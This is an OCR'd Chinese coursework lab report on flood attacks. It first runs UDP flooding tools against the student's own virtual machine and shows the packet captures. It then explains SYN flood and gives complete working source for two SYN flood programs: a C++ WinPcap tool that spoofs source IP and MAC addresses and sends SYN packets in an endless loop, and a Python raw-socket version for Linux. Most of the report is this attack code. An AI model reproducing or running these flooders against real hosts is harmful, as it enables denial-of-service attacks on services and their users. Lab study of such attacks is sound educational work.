

网络安全第二次试验实验报告

1、分析 UDP Flood 攻击。


这是我的虚拟机的 IP 地址，192.168.154.128。




运行阿拉丁 UDP 洪水攻击器。




这是主机上抓包的结果。




这是靶机上抓包的结果。




运行 UDP Flooder。



这是主机上抓包的结果。



这是靶机上抓包的结果。



可以看到，这两个软件都是给目标地址发送大量无意义的 UDP 包，消耗对方的资源，从而实现 DDOS 攻击的目的。


2、尝试在 WindowsXP 下编程实现 SYN Flood 攻击程序。

SYN Flood 的原理是若 A 发送 SYN 包后死机或掉线，服务端 B 发出 SYN+ACK 应答后，等不到 ACK 报文。服务端 B 重试，再次发送 SYN+ACK 报文。等待一段时间后，丢弃这个未完成的连接。等待时长为 SYN Timeout，大约为 30 秒~2 分钟。大量的半连接会占用存储空间，增加维护列表的 CPU 开销。


在这次编程中要注意下面的问题。

1.和上次一样，需要加上#pragma pack (1)。因为 C++结构体中的内存对齐机制，这里如果不设置为 1 的话后面对结构体的解析就会出问题。

2.windows xp sp2 以上版本的系统由于安全机制，不能原始套接字自己构造伪造 IP 的数据包。因此老师的 PDF 上用 sendto 的办法理论上来讲现在是行不通的。所以我们要和上次一样，用 winpcap 发数据包，自己构造 IP 包头、TCP 包头和以太网帧头，如下图所示。



3. 就算是用 winpcap，发送原始数据包也需要管理员权限。如下图所示，把 properties 的 Linker 一栏的 UAC Execution Level 中改成 requireAdministrator 使得程序以管理员身份运行。



4. 我写了两个版本的程序。一个是 C++写的，在 windows 下用 winpcap 发送伪造数据包；一个是 python 写的，在 linux 下用原始套接字发送伪造数据包。在 linux 下需要 root 权限。

下面是程序源代码、注释以及 wireshark 抓包效果。Wireshark 抓包的数据包见附件。

Windows 版：

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
```

```
#include <winsock2.h>
#include <Ws2tcpip.h>
#pragma comment(lib,"ws2_32.lib")
#define SEQ 0x28376839
int port = 80;//目标端口
char *DestIP = "192.168.154.128";//目标 IP
char name[1024]={0};//目标网卡
pcap_t *fp;//pcap 实例
u_char *packet;//数据包
char errbuf[PCAP_ERRBUF_SIZE]; //错误缓冲区
char FAKE_MAC[18]={"80:86:F2:D4:96:E9"};//虚假的 MAC 地址
char VICTIM_MAC[18]={"00:0C:29:E9:4E:46"};//受害者的 MAC 地址

#pragma pack (1)
//以太网帧首部
typedef struct _eth_header
{
    unsigned char dst_mac[6];//目标 MAC 地址
    unsigned char src_mac[6];//源 MAC 地址
    unsigned short type;//帧类型
}ETH_HEADER;

//TCP 首部
typedef struct tcphdr
{
    USHORT th_sport;//16 位源端口号
    USHORT th_dport;//16 位目的端口号
    unsigned int th_seq;//32 位序列号
    unsigned int th_ack;//32 位确认号
    unsigned char th_lenres;//4 位首部长度+6 位保留字中的 4 位
    unsigned char th_flag;//6 位保留字中的 2 位+6 位标志位
    USHORT th_win;//16 位窗口大小
    USHORT th_sum;//16 位效验和
    USHORT th_urp;//16 位紧急数据偏移量
}TCP_HEADER;

//IP 首部
typedef struct iphdr
{
    unsigned char h_verlen;//4 位首部长度+4 位 IP 版本号
    unsigned char tos;//8 位类型服务
    unsigned short total_len;//16 位总长度
    unsigned short ident;//16 位标志
    unsigned short frag_and_flags;//3 位标志位+13 位片偏移
```

```
    unsigned char ttl;//8 位生存时间
    unsigned char proto;//8 位协议
    unsigned short checksum;//ip 首部效验和
    unsigned int sourceIP;//伪造的源 IP 地址
    unsigned int destIP;//攻击的 ip 地址
}IP_HEADER;

//TCP 伪首部
struct
{
    unsigned long saddr;//源地址
    unsigned long daddr;//目的地址
    char mbz;//置空
    char ptcl;//协议类型
    unsigned short tcpl;//TCP 长度
}PSD_HEADER;

typedef struct _ip_packet
{
    ETH_HEADER eth_hdr;
    IP_HEADER ip_hdr;
    TCP_HEADER tcp_hdr;
}IP_PKT;
#pragma pack ()

//计算效验和函数
USHORT checksum(USHORT *buffer, int size)
{
    unsigned long cksum = 0;
    while (size >1)
    {
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size) cksum += *(UCHAR*)buffer;
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);
    return (USHORT)(~cksum);
}

//转换 mac 地址格式
int mac_str_to_bin(char *str, unsigned char *mac)
{
    int i;
```

```
    char *s, *e;
    if ((mac == NULL) || (str == NULL))
    {
        return -1;
    }
    s = (char *)str;
    for (i = 0; i < 6; ++i)
    {
        mac[i] = s ? strtoul(s, &e, 16) : 0;
        if (s) s = (*e) ? e + 1 : e;
    }
    return 0;
}

//发送 syn 包
int Synflood()
{
    IP_PKT  ip_pkt;
    charsendBuf[128];
    int ErrorCode = 0, flag = TRUE, TimeOut = 2000, FakeIpNet, FakeIpHost, dataSize
= 0, SendSEQ = 0;
    //设置目标地址
    FakeIpNet = inet_addr(DestIP);
    FakeIpHost = ntohl(FakeIpNet);
    mac_str_to_bin(FAKE_MAC, ip_pkt.eth_hdr.src_mac);
    mac_str_to_bin(VICTIM_MAC, ip_pkt.eth_hdr.dst_mac);
    //上层协议为 IP 协议，0x0800
    ip_pkt.eth_hdr.type = htons(0x0800);
    //填充 IP 首部
    ip_pkt.ip_hdr.h_verlen = (4 << 4 | sizeof(IP_HEADER) / sizeof(unsigned long));
    ip_pkt.ip_hdr.tos = 0;
    ip_pkt.ip_hdr.total_len = htons(sizeof(IP_HEADER) + sizeof(TCP_HEADER));
    ip_pkt.ip_hdr.ident = 1;
    ip_pkt.ip_hdr.frag_and_flags = 0;
    ip_pkt.ip_hdr.ttl = 128;
    ip_pkt.ip_hdr.proto = IPPROTO_TCP;
    ip_pkt.ip_hdr.checksum = 0;
    ip_pkt.ip_hdr.sourceIP = htonl(FakeIpHost + SendSEQ);
    ip_pkt.ip_hdr.destIP = inet_addr(DestIP);
    //填充 TCP 首部
    ip_pkt.tcp_hdr.th_dport = htons(port);
    ip_pkt.tcp_hdr.th_sport = htons(8080);
    ip_pkt.tcp_hdr.th_seq = htonl(SEQ + SendSEQ);
    ip_pkt.tcp_hdr.th_ack = 0;
```


```
    ip_pkt.tcp_hdr.th_lenres = (sizeof(TCP_HEADER) / 4 << 4 | 0);
    ip_pkt.tcp_hdr.th_flag = 2;
    ip_pkt.tcp_hdr.th_win = htons(16384);
    ip_pkt.tcp_hdr.th_urp = 0;
    ip_pkt.tcp_hdr.th_sum = 0;
    PSD_HEADER.saddr = ip_pkt.ip_hdr.sourceIP;
    PSD_HEADER.daddr = ip_pkt.ip_hdr.destIP;
    PSD_HEADER.mbz = 0;
    PSD_HEADER.ptcl = IPPROTO_TCP;
    PSD_HEADER.tcpl = htons(sizeof(ip_pkt.tcp_hdr));
    for (;;)
    {
        SendSEQ = (SendSEQ == 65536) ? 1 : SendSEQ + 1;
        ip_pkt.ip_hdr.sourceIP = htonl(FakeIpHost + SendSEQ);
        ip_pkt.tcp_hdr.th_seq = htonl(SEQ + SendSEQ);
        ip_pkt.tcp_hdr.th_sport = htons(SendSEQ);
        PSD_HEADER.saddr = ip_pkt.ip_hdr.sourceIP;
        //把 TCP 伪首部和 TCP 首部复制到同一缓冲区并计算 TCP 效验和
        memcpy(sendBuf, &PSD_HEADER, sizeof(PSD_HEADER));
        memcpy(sendBuf + sizeof(PSD_HEADER), &ip_pkt.tcp_hdr,
sizeof(ip_pkt.tcp_hdr));
        ip_pkt.tcp_hdr.th_sum = checksum((USHORT *)sendBuf, sizeof(PSD_HEADER) +
sizeof(ip_pkt.tcp_hdr));
        memcpy(sendBuf, &ip_pkt.ip_hdr, sizeof(ip_pkt.ip_hdr));
        memcpy(sendBuf + sizeof(ip_pkt.ip_hdr), &ip_pkt.tcp_hdr,
sizeof(ip_pkt.tcp_hdr));
        memset(sendBuf + sizeof(ip_pkt.ip_hdr) + sizeof(ip_pkt.tcp_hdr), 0, 4);
        ip_pkt.ip_hdr.checksum = checksum((USHORT *)sendBuf,
sizeof(ip_pkt.ip_hdr));
        memcpy(sendBuf, &ip_pkt, sizeof(ip_pkt));
        if (pcap_sendpacket(fp, sendBuf, sizeof(ip_pkt)) == 0)
        {
            printf("send successfully.\n");
        }
        else
        {
            printf("error!\n");
        }
    }
    return 0;
}

//获取网卡信息
void get_name()
```

```
{
    pcap_if_t *d;
    pcap_if_t *alldevs;
    int i = 0, num = 0;
    char errbuf[PCAP_ERRBUF_SIZE + 1];
    /* Retrieve the device list */
    if (pcap_findalldevs(&alldevs, errbuf) == -1)
    {
        fprintf(stderr, "Error in pcap_findalldevs: %s\n", errbuf);
        exit(1);
    }
    /* Scan the list printing every entry */
    for (d = alldevs; d; d = d->next, i++)
    {
        printf("%d:%s", i, d->name);
        if (d->description) printf(". %s\n", d->description);
        else printf(". No description available\n");
    }
    printf("press number you want to use!\n");
    scanf("%d", &num);
    for (d = alldevs, i = 0; d && i < num; d = d->next, i++);
    strcpy(name, d->name);
    /* Free the device list */
    pcap_freealldevs(alldevs);
    return;
}

int main()
{
    get_name();
    if ((fp = pcap_open(name, // name of the device
        65536, // portion of the packet to capture
        0, //open flag
        1000, // read timeout
        NULL, // authentication on the remote machine
        errbuf // error buffer
    )) == NULL)
    {
        fprintf(stderr, "\n%s is not supported by WinPcap\n", name);
        return -1;
    }
    Synflood();
    system("pause");
    return 0;
```

}



Linux 版：

```
import socket, sys
from struct import *

def checksum(msg):
    s = 0
    for i in range(0, len(msg), 2):
        w = (ord(msg[i]) << 8) + (ord(msg[i+1]) )
        s = s + w
    s = (s>>16) + (s & 0xffff);
    s = ~s & 0xffff
    return s

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
except socket.error , msg:
    print 'Socket could not be created. Error Code : ' + str(msg[0]) +' Message '
+ msg[1]
    sys.exit()

s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

seq = 0
```

```
for i in range(1,100):
    packet = '';
    dest_ip = '192.168.154.128'
    source_ip = '192.168.154.130'
    #ip头
    ihl = 5
    version = 4
    tos = 0
    tot_len = 20 + 20
    id = 54321
    frag_off = 0
    ttl = 255
    protocol = socket.IPPROTO_TCP
    check = 10
    saddr =socket.inet_aton(source_ip)
    daddr = socket.inet_aton(dest_ip)
    ihl_version = (version << 4) + ihl
    ip_header = pack('!BBHHHBBH4s4s', ihl_version, tos, tot_len, id, frag_off, ttl,
protocol, check, saddr, daddr)
    #tcp头
    source = 1234
    dest = 80+i
    seq = i
    ack_seq = 0
    doff = 5
    fin = 0
    syn = 1
    rst = 0
    psh = 0
    ack = 0
    urg = 0
    window = socket.htons (5840)
    check = 0
    urg_ptr = 0
    offset_res = (doff << 4) + 0
    tcp_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) +(ack << 4) + (urg << 5)
    tcp_header = pack('!HHLLBBHHH', source, dest, seq, ack_seq, offset_res,
tcp_flags,  window, check, urg_ptr)
    #tcp伪包头
    dest_address = socket.inet_aton(dest_ip)
    source_address = socket.inet_aton(source_ip)
    placeholder = 0
    protocol = socket.IPPROTO_TCP
```

```
    tcp_length = len(tcp_header)
    psh = pack('!4s4sBBH', source_address , dest_address , placeholder , protocol , tcp_length);
    psh = psh + tcp_header;
    tcp_checksum = checksum(psh)
    tcp_header = pack('!HHLLBBHHH', source, dest, seq, ack_seq, offset_res, tcp_flags,  window, tcp_checksum , urg_ptr)
    packet = ip_header + tcp_header
    s.sendto(packet, (dest_ip , 0))
```